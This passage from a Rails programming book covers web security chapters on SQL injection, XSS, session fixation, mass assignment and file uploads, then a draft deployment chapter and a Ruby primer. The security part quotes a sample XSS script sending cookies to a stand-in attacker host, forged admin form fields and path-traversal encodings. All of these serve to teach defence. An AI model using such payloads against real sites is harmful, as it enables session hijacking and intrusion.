¹The actual attacks used depend on the database on the server. These examples are based on MySQL.

²Of course, the owner id would have been inserted dynamically in a real application; this was omitted to keep the example simple.

`#{...}` mechanism. Instead, use the Rails *bind variable* facility. For example, you'd want to rewrite the web mail search query as follows.

```
subject = params[:subject]
Email.find(:all,
          :conditions => [ "owner_id = 123 AND subject = ?", subject ])
```

If the argument to `find()` is an array instead of a string, Active Record will insert the values of the second, third, and fourth (and so on) elements for each of the `?` placeholders in the first element. It will add quotation marks if the elements are strings and quote all characters that have a special meaning for the database adapter used by the Email model.

Rather than using question marks and an array of values, you can also use named bind values and pass in a hash. We talk about both forms of placeholder starting on page [264](#).

Extracting Queries into Model Methods

If you need to execute a query with similar options in several places in your code, you should create a method in the model class that encapsulates that query. For example, a common query in your application might be

```
emails = Email.find(:all,
                   :conditions => ["owner_id = ? and read='NO'", owner.id])
```

It might be better to encapsulate this query instead in a class method in the Email model.

```
class Email < ActiveRecord::Base
  def self.find_unread_for_owner(owner)
    find(:all, :conditions => ["owner_id = ? and read='NO'", owner.id])
  end
  # ...
end
```

In the rest of your application, you can call this method whenever you need to find any unread e-mail.

```
emails = Email.find_unread_for_owner(owner)
```

If you code this way, you don't have to worry about metacharacters—all the security concerns are encapsulated down at a lower level within the model. You should ensure that this kind of model method cannot break anything, even if it is called with untrusted arguments.

Also remember that Rails automatically generates finder methods for you for all attributes in a model, and these finders are secure from SQL injec-

tion attacks. If you wanted to search for e-mails with a given owner and subject, you could simply use the Rails autogenerated method.

```
list = Email.find_all_by_owner_id_and_subject(owner.id, subject)
```

23.2 Cross-Site Scripting (CSS/XSS)

Many web applications use session cookies to track the requests of a user. The cookie is used to identify the request and connect it to the session data (session in Rails). Often this session data contains a reference to the user that is currently logged in.

Cross-site scripting is a technique for “stealing” the cookie from another visitor of the website, and thus potentially stealing that person’s login.

The cookie protocol has a small amount of in-built security; browsers send cookies only to the domain where they were originally created. But this security can be bypassed. The easiest way to get access to someone else’s cookie is to place a specially crafted piece of JavaScript code on the web site; the script can read the cookie of a visitor and send it to the attacker (for example, by transmitting the data as a URL parameter to another web site).

A Typical Attack

Any site that displays data that came from outside the application is vulnerable to XSS attack unless the application takes care to filter that data. Sometimes the path taken by the attack is complex and subtle. For example, consider a shopping application that allows users to leave comments for the site administrators. A form on the site captures this comment text, and the text is stored in a database.

Some time later the site’s administrator views all these comments. Later that day, an attacker gains administrator access to the application and steals all the credit card numbers.

How did this attack work? It started with the form that captured the user comment. The attacker constructed a short snippet of JavaScript and entered it as a comment.

```
<script>
  document.location='http://happyhacker.site/capture/' + document.cookie
</script>
```

When executed, this script will contact the host at happyhacker.site, invoke the capture.cgi application there, and pass to it the cookie associated with

the current host. Now, if this script is executed on a regular web page, there's no security breach, as it captures only the cookie associated with the host that served that page, and the host had access to that cookie anyway.

But by planting the cookie in a comment form, the attacker has entered a time bomb into our system. When the store administrator asks the application to display the comments received from customers, the application might execute a Rails template that looks something like this.

```
<div class="comment">
  <%= order.comment %>
</div>
```

The attacker's JavaScript is inserted into the page viewed by the administrator. When this page is displayed, the browser executes the script and the document cookie is sent off to the attacker's site. This time, however, the cookie that is sent is the one associated with our own application (because it was our application that sent the page to the browser). The attacker now has the information from the cookie and can use it to masquerade as the store administrator.

Protecting Your Application from XSS

Cross-site scripting attacks work when the attacker can insert their own JavaScript into pages that are displayed with an associated session cookie. Fortunately, these attacks are easy to prevent—never allow anything that comes in from the outside to be displayed directly on a page that you generate.³ Always convert HTML metacharacters (< and >) to the equivalent HTML entities (< and >) in every string that is rendered in the web site. This will ensure that, no matter what kind of text an attacker enters in a form or attaches to an URL, the browser will always render it as plain text and never interpret any HTML tags. This is a good idea anyway, as a user can easily mess up your layout by leaving tags open. Be careful if you use a markup language such as Textile or Markdown, as they allow the user to add HTML fragments to your pages.

Rails provides the helper method `h(string)` (an alias for `html_escape()`) that performs exactly this escaping in Rails views. The person coding the com-

³This *stuff that comes in from the outside* can arrive in the data associated with a POST request (for example, from a form). But it can also arrive as parameters in a GET. For example, if you allow your users to pass you parameters that add text to the pages you display, they could add `<script>` tags to these.



Joe Asks...

Why Not Just Strip `<script>` Tags?

If the problem is that people can inject `<script>` tags into content we display, you might think that the simplest solution would be some code that just scanned for and removed these tags?

Unfortunately, that won't work. Browsers will now execute JavaScript in a surprisingly large number of contexts (for example, when `onclick=` handlers are invoked or in the `src=` attribute of `<img>` tags). And the problem isn't just limited to JavaScript—allowing people to include off-site links in content could allow them to use your site for nefarious purposes. You *could* try to detect all these cases, but the HTML-escaping approach is safer and is less likely to break as HTML evolves.

ment viewer in the vulnerable store application could have eliminated the issue by coding the form using

```
<div class="comment">
  <%= h(order.comment) %>
</div>
```

Get accustomed to using `h()` for any variable that is rendered in the view, even if you think you can trust it to be from a reliable source. And when you're reading other people's source, be vigilant about the use of the `h()` method—folks tend not to use parentheses with `h()`, and it's often hard to spot.

Sometimes you need to substitute strings containing HTML into a template. In these circumstances the `sanitize()` method removes many potentially dangerous constructs. However, you'd be advised to review whether `sanitize()` gives you the full protection you need: new HTML threats seem to arise every week.

XSS Attacks Using an Echo Service

The echo service is a service running on TCP port 7 that returns back everything you send to it. On older Debian releases, it is active by default. This is a security problem.

Imagine the server that runs the web site `target.domain` is also running an echo service. The attacker creates a form such as the following on his own

web site.

```
<form action="http://target.domain:7/" method="post">
  <input type="hidden" name="code" value="some_javascript_code_here" />
  <input type="submit" />
</form>
```

The attacker finds a way of attracting people who use the target.domain application to his own form. Those people will probably have cookies from target.domain in their browser. If these people submit the attacker's form, the content of the hidden field is sent to the echo server on target.domain's port 7. The echo server dutifully echos this back to the browser. If the browser decides to display the returned data as HTML (some versions of Internet Explorer do), it will execute the JavaScript code. Because the originating domain is target.domain the session cookie is made available to the script.

This isn't really a Rails development issue; it works on the client side. However, to reduce the probability of a successful attack on your application, you should deactivate any echo services on your web servers. This alone does not provide full security, as there are also other services (such as FTP and POP3) that can also be used instead of the echo server.

23.3 Avoid Session Fixation Attacks

If you know someone's session id, then you could create HTTP requests that use it. When Rails receives those requests, it thinks they're associated with the original user, and so will let you do whatever that user can do.

Rails goes a long way towards preventing people from guessing other people's session ids, as it constructs these ids using a secure hash function. In effect they're very large random numbers. However, there are ways of achieving almost the same effect.

In a session fixation attack, the bad guy gets a valid session id from our application, then passes this on to a third party in such a way that the third party will use this same session. If that person uses the session to log in to our application, the bad guy, who also has access to that session id, will also be logged in.⁴

A couple of techniques help eliminate session fixation attacks. First, you might find it helpful to keep the IP address of the request that created the

⁴Session fixation attacks are described in great detail in a document from ACROS Security, available at http://www.secinf.net/uplarticle/11/session_fixation.pdf.

session in the session data. If this changes, you can cancel the session. This will penalize users who move their laptops across networks and home users whose IP addresses change when PPPOE leases expire.

Second, you should consider creating a new session every time someone logs in. That way the legitimate user will continue with their use of the application while the bad guy will be left with an orphaned session id.

23.4 Creating Records Directly from Form Parameters

Let's say you want to implement a user registration system. Your users table looks like this.

```
create table users (
  id      integer primary key,
  name     varchar(20) not null,
  password varchar(20) not null,
  role     varchar(20) not null default "user",
  approved integer      not null default 0
);

create unique index users_name_unique on users(name);
```

The role column contains one of *admin*, *moderator*, or *user*, and it defines this user's privileges. The approved column is set to 1 once an administrator has approved this user's access to the system.

The corresponding registration form looks like this.

```
<form method="post" action="http://website.domain/user/register">
  <input type="text" name="user[name]" />
  <input type="text" name="user[password]" />
</form>
```

Within our application's controller, the easiest way to create a user object from the form data is to pass the form parameters directly to the `create()` method of the User model.

```
def register
  User.create(params[:user])
end
```

But what happens if someone decides to save the registration form to disk and play around by adding a few fields? Perhaps they manually submit a web page that looks like this.

```
<form method="post" action="http://website.domain/user/register">
  <input type="text" name="user[name]" />
  <input type="text" name="user[password]" />
  <input type="text" name="user[role]"      value="admin" />
```

```
<input type="text" name="user[approved]" value="1" />
</form>
```

Although the code in our controller intended only to initialize the name and password fields for the new user, this attacker has also given himself administrator status and approved his own account.

Active Record provides two ways of securing sensitive attributes from being overwritten by malicious users who change the form. The first is to list the attributes to be protected as parameters to the `attr_protected()` method. Any attribute flagged as protected will not be assigned using the bulk assignment of attributes by the `create()` and `new()` methods of the model.

We can use `attr_protected()` to secure the `User` model.

```
class User < ActiveRecord::Base
  attr_protected :approved, :role

  # ... rest of model ...
end
```

This ensures that `User.create(params[:user])` will not set the `approved` and `role` attributes from any corresponding values in `params`. If you wanted to set them in your controller, you'd need to do it manually. (This code assumes the model does the appropriate checks on the values of `approved` and `role`.)

```
user = User.new(params[:user])
user.approved = params[:user][:approved]
user.role     = params[:user][:role]
```

If you're afraid that you might forget to apply `attr_protected()` to the right attributes before making your model available to the cruel world, you can specify the protection in reverse. The method `attr_accessible()` allows you to list the attributes that may be assigned automatically—all other attributes will be protected. This is particularly useful if the structure of the underlying table is liable to change, as any new columns you add will be protected by default.

Using `attr_accessible`, we can secure the `User` models like this.

```
class User < ActiveRecord::Base
  attr_accessible :name, :password

  # ... rest of model
end
```

23.5 Don't Trust ID Parameters

When we first discussed retrieving data, we introduced the `find()` method, which retrieved a row based on its primary key value. This method takes an optional hash parameter, which can be used to impose additional constraints on the rows returned.

Given that a primary key uniquely identifies a row in a table, why would we want to apply additional search criteria when fetching rows using that key? It turns out to be a useful security device.

Perhaps our application lets customers see a list of their orders. If a customer clicks an order in the list, the application displays order details—the click calls the action `order/show/nnn`, where `nnn` is the order id.

An attacker might notice this URL and attempt to view the orders for other customers by manually entering different order ids. We can prevent this by using a constrained `find()` in the action. In this example, we qualify the search with the additional criteria that the owner of the order must match the current user. An exception will be thrown if no order matches, which we handle by redisplaying the index page.

```
def show
  id      = params[:id]
  user_id = session[:user_id] || -1
  @order  = Order.find(id, :conditions => [ "user_id = ?", user_id])
rescue
  redirect_to :action => "index"
end
```

This problem is not restricted to the `find()` method. Actions that delete or destroy rows based on an id (or ids) returned from a form are equally dangerous. Unfortunately, neither `delete()` nor `destroy()` supports additional `:conditions` parameters. You'll need to do the checking yourself, either by first reading the row to check ownership or by constructing an SQL where clause and passing it to `delete_all()` or `destroy_all()`.

Another solution to this issue is to use associations in your application. If we declare that a user has many orders, then we can constrain the search to find only orders for that user with code such as

```
user.orders.find(params[:id])
```

23.6 Don't Expose Controller Methods

An action is simply a public method in a controller. This means that if you're not careful, you may expose as actions methods that were intended to be called only internally in your application.

Sometimes an action is used as a helper, but is never intended to be invoked directly by the end user. For example, the e-mail program might display a list showing the subject lines of all the mail for a particular user. Next to each entry in the list is a Read E-Mail button. These buttons link back to actions using a URL such as

<http://website.domain/email/read/1357>

In this URL, the string *1357* is the id of the e-mail to be read.

When you design this type of application, it's easy to forget that the `read()` method is publicly exposed. In your mind, the only way that `read()` gets called is when a user clicks the link from the list of e-mails.

However, an adventurous user might have a look at the URL and wonder what would happen if they typed it in manually, giving different numbers at the end. Unless your application was written with security in mind, it's perfectly possible that these users will be able to read other people's e-mail.

An incorrect implementation of the `read()` action would be

```
def read
  @email = Email.find(params[:id])
end
```

This method returns an e-mail given an id, regardless of the e-mail's owner. One possible solution is to add a test for ownership.

```
def read
  @email = Email.find(params[:id])
  unless @email.owner_id == session[:user_id]
    flash[:notice] = "E-Mail not found"
    redirect_to(:action => "index")
  end
end
```

(Notice how the error message is deliberately nonspecific; had we said, "This e-mail belongs to someone else," we're giving away information that we really shouldn't be sharing.)

Even better than testing in the controller is to delegate the checking to the model. This way, we can arrange things so that we never even read someone else's e-mail into memory. Our action method would become

```
def read
  @email = Email.find_by_id_and_user(params[:id], session[:user_id])
  unless @email
    flash[:notice] = "E-Mail not found"
    redirect_to(:action => "index")
  end
end
```

This uses a dynamically generated finder method that returns an e-mail by id only if it also belongs to the current user.

Remember that all your public actions can be invoked directly from a browser or by using hand-crafted HTML. Make sure these methods verify access rights if required.

23.7 File Uploads

Some community-oriented web sites allow their participants to upload files for other participants to download. Unless you're careful, these uploaded files could be used to attack your site.

For example, imagine someone uploading a file whose name ended with `.html` or `.cgi` (or any other extension associated with executable content on your site). If you link directly to these files on the download page, when the file is selected your webserver might be tempted to execute its contents, rather than simply download it. This would allow an attacker to run arbitrary code on your server.

The solution is never to allow users to upload files that are subsequently made accessible directly to other users. Instead, upload files into a directory that is not accessible to your web server (outside the DocumentRoot in Apache terms). Then provide a Rails action that allows people to view these files. Within this action, be sure that you

- Validate that the name in the request is a simple, valid filename matching an existing file in the directory or row in the table. Do not accept filenames such as `../etc/passwd` (see the sidebar *Input Validation Is Difficult*). You might even want to store uploaded files in a database table and use ids, rather than names, to refer to them.
- When you download a file that will be displayed in a browser, be sure to escape any HTML sequences it contains to eliminate the potential

Input Validation Is Difficult

Johannes Brodwall wrote the following in a review of this chapter:

When you validate input, it is important to keep in mind the following.

- *Validate with a whitelist.* There are many ways of encoding dots and slashes that may escape your validation, but be interpreted by the underlying systems. For example, `../`, `..\`, `%2e%2e%2f`, `%2e%2e%5c` and `..%c0%af` (Unicode) may bring you up a directory level. Accept a very small set of characters (try `[a-zA-Z][a-zA-Z0-9_]*` for a start).
- *Don't try to recover from weird paths by replacing, stripping, and the like.* For example, if you strip out the string `../`, a malicious input such as `....//` will still get through. If there is anything weird going on, someone is trying something clever. Just kick them out with a terse, non-informative message, such as "Intrusion attempt detected. Incident logged."

I often check that `dirname(full_file_name_from_user)` is the same as the expected directory. That way I know that the filename is hygienic.

for XSS attacks. If you allow the downloading of binary files, make sure you set the appropriate Content-type HTTP header to ensure that the file will not be displayed in the browser accidentally.

The descriptions starting on page 366 describe how to download files from a Rails application, and the section on uploading files starting on page 425 shows an example that uploads image files into a database table and provides an action to display them.

23.8 Don't Cache Authenticated Pages

Remember that page caching bypasses any security filters in your application. Use action or fragment caching if you need to control access based on session information. See Section 18.8, *Caching, Part One*, on page 390, and Section 19.10, *Caching, Part Two*, on page 442, for more information.

23.9 Knowing That It Works

When we want to make sure the code we write does what we want, we write tests. We should do the same when we want to ensure that our code

is secure.

Don't hesitate to do the same when you're validating the security of your new application. Use Rails functional tests to simulate potential user attacks. And should you ever find a security hole in your code, write a test to ensure that once fixed, it won't somehow reopen in the future.

At the same time, realize that testing can only check the things you've thought of. It's the things that the other guy thinks of that'll bite you.

Deployment and Production

(This chapter is a work in progress—Dave)

Deployment is supposed to mark a happy point in the lifetime of your application. It is the time when you take the code that you've carefully crafted and tested on your laptop and upload it to a server so that other people can use it. Of course, your first few deployments will probably be for a limited audience, but at some point you'll need to *go live* and open your application up to a larger audience or even the entire world. Compared to the rest of Rails which makes so many problems easy, deploying your application is probably one of the more difficult tasks you will face. That's not to say that it's any worse than deploying applications in other environments—it's really not. But compared to the ease with which you've been able to approach everything else, this requires a bit more thought and preparation. It's one of the more DIY (*Do It Yourself*) parts of Rails.

There's actually a good reason that deployment is more DIY than the rest of Rails. Every deployment situation is different. If you have the total luxury of deploying onto a dedicated machine that will do nothing but serve up your app, you can afford to use the most straightforward set of components. However, if you need to fit into existing environments, or even run on the same webserver as a number of other applications, then the complexity factor will go up. However, the good news is that you don't need to start off by setting up your first deployment onto a full cluster of production ready machines. You should actually start doing your first deployments early in the development process and get that out of the way and then worry about deploying into more and more robust environments as your needs increase.

24.1 Development Deployments

Long before you decide it's time to show off your application to the world—in fact starting at the very moment you have more than one person working on an application or want to show it off to other people—you should set up your first deployment environment. The purpose of this deployment isn't to be ready for serving hundreds of thousands of requests per day. It's to get you started in the pattern of deploying your application and getting use to the rhythm of the code, test, commit, and then deploy cycle that you'll be on after you've deployed your application for real. After all, Rails is designed for a highly agile style of development and that means getting something running. Instead of showing your application to your boss or client running on your laptop, you should have it running somewhere that they can hit whenever to see how things are progressing and give you feedback.

This can be a simple environment. An older Linux machine. A spare Mac. It just has to be powerful enough to run your database and your app. No more. In fact, if it's not very powerful, you'll see potential performance problems that much sooner.

For this env, we'll describe a simple solution that has your application deployed to a server and running either lighty or webrick. SwitchTower. Just run it off the included lighty.conf maybe? Or describe using a separate config file that's in your config dir that is used on your staging server.

WEBrick vs. Lighty. Pros and Cons

Dont forget the database

SwitchTower could be in a section of it's own, but there's really not that much to say until you want to get really fancy so I think that I want to just talk about using it to set up a deploy and let it stay in the realm of the slightly magic.

Deployment of migrations

Even though this is a "development" server, you should run it in production mode. Rails isn't too friendly with memory when running for long amounts of time in development mode and since this server might be hit at any time by your boss or client, you really want to make sure that it hasn't fallen over because breakpointer has wedged it. Bottom line: Use development on your local machine, use production up on any deployed server.

24.2 Initial Production Deployments

This is where it gets a bit harder. When you need to deploy to your first customers, the staging server you should have been using for development isn't the right place to do it. In fact, you should keep your staging server and deploy to a production ready server. This might be a shared web server that has other apps on it or a dedicated machine.

Picking a WebServer. Lighty vs. Apache. Pros and Cons.

Our recommendation if you have the luxury: Lighttpd.

Initial setup and configuration of a production app with Lighty

FastCGI vs SCGI

Server managed ruby processed vs externally managed.

Sidebar: Keep running. Launchd on Mac OS X. Other tech on other servers

24.3 Playing Nice With Existing Environments

Sometimes you don't have a choice. You have to deploy into an existing environment. If it's Apache or another server that supports Fast CGI, you can use it's existing infrastructure. But sometimes it's just plain easier to proxy. Sure it's not the best possible solution, but it works well in hybrid environments.

24.4 Hosting Multiple Applications on the Same Machine

Rails makes applications easy to build. So easy that you'll build a lot of them. You'll want to support putting multiple applications on the same server.

VHosting

Namespace rewriting (ie, `server.com/appname/:controller/:action/..`)

24.5 Scaling Out

When you start to feel that your production server is running out of steam on its own, then it's time to think about scaling. Well, actually in most environments you would have to think about scaling well in advance, but

Rails makes it pretty easy to scale later thanks to its shared nothing architecture. Of course, this assumes that the rest of your app also is designed to share nothing. It is isn't it?

At this point, it's time to come up with scaling strategies. There are several ways to do this—and the method you pick really depends on the kind of application you have. But, no matter what your situation, there's usually a first step: Moving the database off to a separate machine.

The second step will usually involve adding more machines to handle the front end requests. Unless you are doing something majorly nasty with your database queries, it's likely not to be the bottleneck in your application early on. Instead, you'll need more horsepower for the Rails part of the equation. Recommendation: Go broad in front of the database with multiple web tier machines talking to a database.

Of course the first thing you have to deal with when going to multiple front end machines is session objects. You can store in the db. Later, when that gets to be too much, use something like memcached.

And the final logical endpoint of the Rails architecture when it comes to scaling is to use a cluster of database machines that are shared by a cluster of front machines in a n-to-n configuration. And yes, you can get there with MySQL Cluster.

But before you dream of having a fleet of servers in a datacenter, start with just the one machine. You may be surprised just how much traffic you can support with only a little bit of optimization of your database access code and diligent use of caching.

Part IV

Appendices

Appendix A

Introduction to Ruby

Ruby is a fairly simple language. Even so, it isn't really possible to do it justice in a short appendix such as this. Instead, we hope to explain enough Ruby that the examples in the book make sense. This chapter draws heavily from material in Chapter 2 of *Programming Ruby* [TFH05].¹

A.1 Ruby Is an Object-Oriented Language

Everything you manipulate in Ruby is an object, and the results of those manipulations are themselves objects.

When you write object-oriented code, you're normally looking to model concepts from the real world. Typically during this modeling process you'll discover categories of things that need to be represented. In an online store, the concept of a line item could be such a category. In Ruby, you'd define a *class* to represent each of these categories. A class is a combination of state (for example, the quantity and the product id) and methods that use that state (perhaps a method to calculate the line item's total cost). We'll show how to create classes on page 533.

Once you've defined these classes, you'll typically want to create *instances* of each of them. For example, in a store, you have separate *LineItem* instances for when Fred orders a book and when Wilma orders a PDF. The word *object* is used interchangeably with *class instance* (and since we're lazy typists, we'll use the word *object*).

¹At the risk of being grossly self-serving, we'd like to suggest that the best way to learn Ruby, and the best reference for Ruby's classes, modules, and libraries, is *Programming Ruby* (also known as the PickAxe book). If you look inside the back cover of this book, you'll find instructions on getting the PickAxe at a discount. Welcome to the Ruby community.

Objects are created by calling a *constructor*, a special method associated with a class. The standard constructor is called `new()`. So, given a class called `LineItem`, you could create line item objects as follows. *constructor*

```
line_item_one = LineItem.new
line_item_one.quantity = 1
line_item_one.sku      = "AUTO_B_00"

line_item_two = LineItem.new
line_item_two.quantity = 2
line_item_two.sku      = "RUBY_P_00"
```

These instances are both derived from the same class, but they have unique characteristics. In particular, each has its own state, held internally in *instance variables*. Each of our line items, for example, will probably have an instance variable that holds the quantity. *instance variables*

Within each class, you can define *instance methods*. Each method is a chunk of functionality that may be called from within the class and (depending on accessibility constraints) from outside the class. These instance methods in turn have access to the object's instance variables and hence to the object's state. *instance methods*

Methods are invoked by sending a message to an object. The message contains the method's name, along with any parameters the method may need.² When an object receives a message, it looks into its own class for a corresponding method.

This business of methods and messages may sound complicated, but in practice it is very natural. Let's look at some method calls.

```
"dave".length
line_item_one.quantity
-1942.abs
cart.add_line_item(next_purchase)
```

Here, the thing before the period is called the *receiver*, and the name after the period is the method to be invoked. The first example asks a string for its length (4). The second asks a line item object to return its quantity. The third line has a number calculate its absolute value. The final line shows us adding a line item to a shopping cart. *receiver*

²This idea of expressing method calls in the form of messages comes from Smalltalk.

A.2 Ruby Names

Local variables, method parameters, and method names should all start with a lowercase letter or with an underscore: `order`, `line_item`, and `xr2000` are all valid. Instance variables (which we talk about on page 534) begin with an “at” sign (`@`), such as `@quantity` and `@product_id`. The Ruby convention is to use underscores to separate words in a multiword method or variable name (so `line_item` is preferable to `lineItem`).

Class names, module names, and constants must start with an uppercase letter. By convention they use capitalization, rather than underscores, to distinguish the start of words within the name. Class names look like `Object`, `PurchaseOrder`, and `LineItem`.

Rails makes extensive use of *symbols*. A symbol looks like a variable name, but it’s prefixed with a colon. Examples of symbols include `:action`, `:line_items`, and `:id`. You can think of symbols as string literals that are magically made into constants. Alternatively, you can consider the colon to mean “thing named” so `:id` is “the thing named `id`.” *symbols*

Rails uses symbols to identify things. In particular, it uses them as keys when naming method parameters and looking things up in hashes. For example:

```
redirect_to :action => "edit", :id => params[:id]
```

A.3 Methods

Let’s write a *method* that returns a cheery, personalized greeting. We’ll invoke that method a couple of times. *method*

```
def say_goodnight(name)
  result = "Good night, " + name
  return result
end

# Time for bed...
puts say_goodnight("Mary-Ellen")
puts say_goodnight("John-Boy")
```

You don’t need a semicolon at the ends of a statement as long as you put each statement on a separate line. Ruby comments start with a `#` character and run to the end of the line. Indentation is not significant (but two-character indentation is the de facto Ruby standard).

Methods are defined with the keyword `def`, followed by the method name (in this case, `say_goodnight`) and the method’s parameters between paren-

theses. Ruby doesn't use braces to delimit the bodies of compound statements and definitions (such as methods and classes). Instead, you simply finish the body with the keyword `end`. The first line of the method's body concatenates the literal string "Good night, " and the parameter name and assigns the result to the local variable `result`. The next line returns that result to the caller. Note that we didn't have to declare the variable `result`; it sprang into existence when we assigned to it.

Having defined the method, we call it twice. In both cases, we pass the result to the method `puts()`, which outputs to the console its argument followed by a newline (moving on to the next line of output). If we'd stored this program in the file `hello.rb` we could run it as follows.

```
work> ruby hello.rb
Good night, Mary-ellen
Good night, John-Boy
```

The line `puts say_goodnight("John-Boy")` contains two method calls, one to the method `say_goodnight()` and the other to the method `puts()`. Why does one method call have its arguments in parentheses while the other doesn't? In this case it's purely a matter of taste. The following lines are equivalent.

```
puts say_goodnight("John-Boy")
puts(say_goodnight("John-Boy"))
```

In Rails applications, you'll find that most method calls involved in larger expressions will have parentheses, while those that look more like commands or declarations tend not to.

This example also shows some Ruby string objects. One way to create a string object is to use *string literals*: sequences of characters between single or double quotation marks. The difference between the two forms is the amount of processing Ruby does on the string while constructing the literal. In the single-quoted case, Ruby does very little. With a few exceptions, what you type into the single-quoted string literal becomes the string's value.

string literals

In the double-quoted case, Ruby does more work. First, it looks for *substitutions*—sequences that start with a backslash character—and replaces them with some binary value. The most common of these is `\n`, which is replaced with a newline character. When you write a string containing a newline to the console, the `\n` forces a line break.

substitutions

The second thing that Ruby does with double-quoted strings is *expression interpolation*. Within the string, the sequence `#{expression}` is replaced by the value of *expression*. We could use this to rewrite our previous method.

expression interpolation

```
def say_goodnight(name)
  result = "Good night, #{name}"
  return result
end
puts say_goodnight('Pa')
```

When Ruby constructs this string object, it looks at the current value of `name` and substitutes it into the string. Arbitrarily complex expressions are allowed in the `#{...}` construct. Here we invoke the `capitalize()` method, defined for all strings, to output our parameter with a leading uppercase letter.

```
def say_goodnight(name)
  result = "Good night, #{name.capitalize}"
  return result
end
puts say_goodnight('uncle')
```

Finally, we could simplify this method. The value returned by a Ruby method is the value of the last expression evaluated, so we can get rid of the temporary variable and the `return` statement altogether.

```
def say_goodnight(name)
  "Good night, #{name.capitalize}"
end
puts say_goodnight('ma')
```

A.4 Classes

Here's a Ruby class definition.

```
Line 1  class Order < ActiveRecord::Base
-
-      has_many :line_items
-
5      def self.find_all_unpaid
-        find(:all, 'paid = 0')
-      end
-
-      def total
10         sum = 0
-         line_items.each {|li| sum += li.total}
-       end
-     end
```

Class definitions start with the keyword `class` followed by the class name (which must start with an uppercase letter). This `Order` class is defined to be a subclass of the class `Base` within the `ActiveRecord` module.

Rails makes heavy use of class-level declarations. Here `has_many` is a method that's defined by Active Record. It's called as the `Order` class is being defined. Normally these kinds of methods make assertions about the class, so in this book we call them *declarations*.

declarations

Within a class body you can define class methods and instance methods. Prefixing a method name with `self.` (as we do on line 5) makes it a class method: it can be called on the class generally. In this case, we can make the following call anywhere in our application.

```
to_collect = Order.find_all_unpaid
```

Regular method definitions create *instance methods* (such as the definition of `total` on line 9). These are called on objects of the class. In the following example, the variable `order` references an `Order` object. We defined the `total()` method in the preceding class definition.

instance methods

```
puts "The total is #{order.total}"
```

Note the difference between the `find_all_unpaid()` and `total()` methods. The first is not specific to a particular order, so we define it at the class level and call it via the class itself. The second applies to one order, so we define it as an instance method and invoke it on a specific order object.

Objects of a class hold their state in *instance variables*. These variables, whose names all start with `@`, are available to all the instance methods of a class. Each object gets its own set of instance variables.

instance variables

```
class Greeter
  def initialize(name)
    @name = name
  end
  def say(phrase)
    puts "#{phrase}, #{@name}"
  end
end

g1 = Greeter.new("Fred")
g2 = Greeter.new("Wilma")

g1.say("Hello")    #=> Hello, Fred
g2.say("Hi")       #=> Hi, Wilma
```

Instance variables are not directly accessible outside the class. To make them available, write methods that return their values.

```
class Greeter
  def initialize(name)
    @name = name
  end
```

```

def name
  @name
end

def name=(new_name)
  @name = new_name
end
end

g = Greeter.new("Barney")
puts g.name    #=> Barney
g.name = "Betty"
puts g.name    #=> Betty

```

Ruby provides convenience methods that write these accessor methods for you (which is great news for folks tired of writing all those getters and setters).

```

class Greeter
  attr_accessor :name    # create reader and writer methods
  attr_reader   :greeting # create reader only
  attr_writer   :age      # create writer only
end

```

Private and Protected

A class's instance methods are public by default; anyone can call them. You'll probably want to override this for methods that are intended to be used only by other class instance methods.

```

class MyClass
  def m1      # this method is public
  end

  protected

  def m2      # this method is protected
  end

  private

  def m3      # this method is private
  end
end

```

The private directive is the strictest; private methods can be called only from within the same instance. Protected methods can be called in the same instance and by other instances of the same class and its subclasses.

A.5 Modules

Modules are similar to classes in that they hold a collection of methods, constants, and other module and class definitions. Unlike classes, you cannot create objects based on modules.

Modules serve two purposes. First, they act as a namespace, letting you define methods whose names will not clash with those defined elsewhere. Second, they allow you to share functionality between classes—if a class *mixes in* a module, that module's instance methods become available as if they had been defined in the class. Multiple classes can mix in the same module, sharing the module's functionality without using inheritance. You can also mix multiple modules into a single class.

mixes in

Rails uses modules to implement helper methods. It automatically mixes the helper modules into the appropriate view templates. For example, if you wanted to write a helper method that would be callable from views invoked by the store controller, you could define the following module in the file `store_helper.rb` in the `app/helpers` directory.

```
module StoreHelper
  def capitalize_words(string)
    string.gsub(/\b\w/) { $&.upcase }
  end
end
```

A.6 Arrays and Hashes

Ruby's arrays and hashes are indexed collections. Both store collections of objects, accessible using a key. With arrays, the key is an integer, whereas hashes support any object as a key. Both arrays and hashes grow as needed to hold new elements. It's more efficient to access array elements, but hashes provide more flexibility. Any particular array or hash can hold objects of differing types; you can have an array containing an integer, a string, and a floating-point number, for example.

You can create and initialize a new array object using an *array literal*—a set of elements between square brackets. Given an array object, you can access individual elements by supplying an index between square brackets, as the next example shows. Ruby array indices start at zero.

array literal

```
a = [ 1, 'cat', 3.14 ]  # array with three elements
a[0]                  # access the first element (1)
a[2] = nil             # set the third element
                        # array now [ 1, 'cat', nil ]
```

You may have noticed that we used the special value *nil* in this example. In many languages, the concept of *nil* (or *null*) means “no object.” In Ruby, that’s not the case; *nil* is an object, just like any other, that happens to represent nothing.

A commonly used method of array objects is `<<`, which appends a value to its receiver.

```
ages = []
for person in @people
  ages << person.age
end
```

Ruby has a shortcut for creating an array of words.

```
a = [ 'ant', 'bee', 'cat', 'dog', 'elk' ]
# this is the same:
a = %w{ ant bee cat dog elk }
```

Ruby hashes are similar to arrays. A hash literal uses braces rather than square brackets. The literal must supply two objects for every entry: one for the key, the other for the value. For example, you may want to map musical instruments to their orchestral sections.

```
inst_section = {
  :cello    => 'string',
  :clarinet => 'woodwind',
  :drum     => 'percussion',
  :oboe     => 'woodwind',
  :trumpet  => 'brass',
  :violin   => 'string'
}
```

The thing to the left of the `=>` is the key, and that on the right is the corresponding value. Keys in a particular hash must be unique—you can’t have two entries for `:drum`. The keys and values in a hash can be arbitrary objects—you can have hashes where the values are arrays, other hashes, and so on. In Rails, hashes typically use symbols as keys. Many Rails hashes have been subtly modified so that you can use either a string or a symbol interchangeably as a key when inserting and looking up values.

Hashes are indexed using the same square bracket notation as arrays.

```
inst_section[:oboe]    #=> 'woodwind'
inst_section[:cello]   #=> 'string'
inst_section[:bassoon] #=> nil
```

As the last example shows, a hash returns *nil* when indexed by a key it doesn’t contain. Normally this is convenient, as *nil* means false when used in conditional expressions.

Hashes and Parameter Lists

You can pass hashes as parameters on method calls. Ruby allows you to omit the braces, but only if the hash is the last parameter of the call. Rails makes extensive use of this feature. The following code fragment shows a two-element hash being passed to the `redirect_to()` method. In effect, though, you can ignore the fact that it's a hash and pretend that Ruby has keyword arguments.

```
redirect_to :action => 'show', :id => product.id
```

A.7 Control Structures

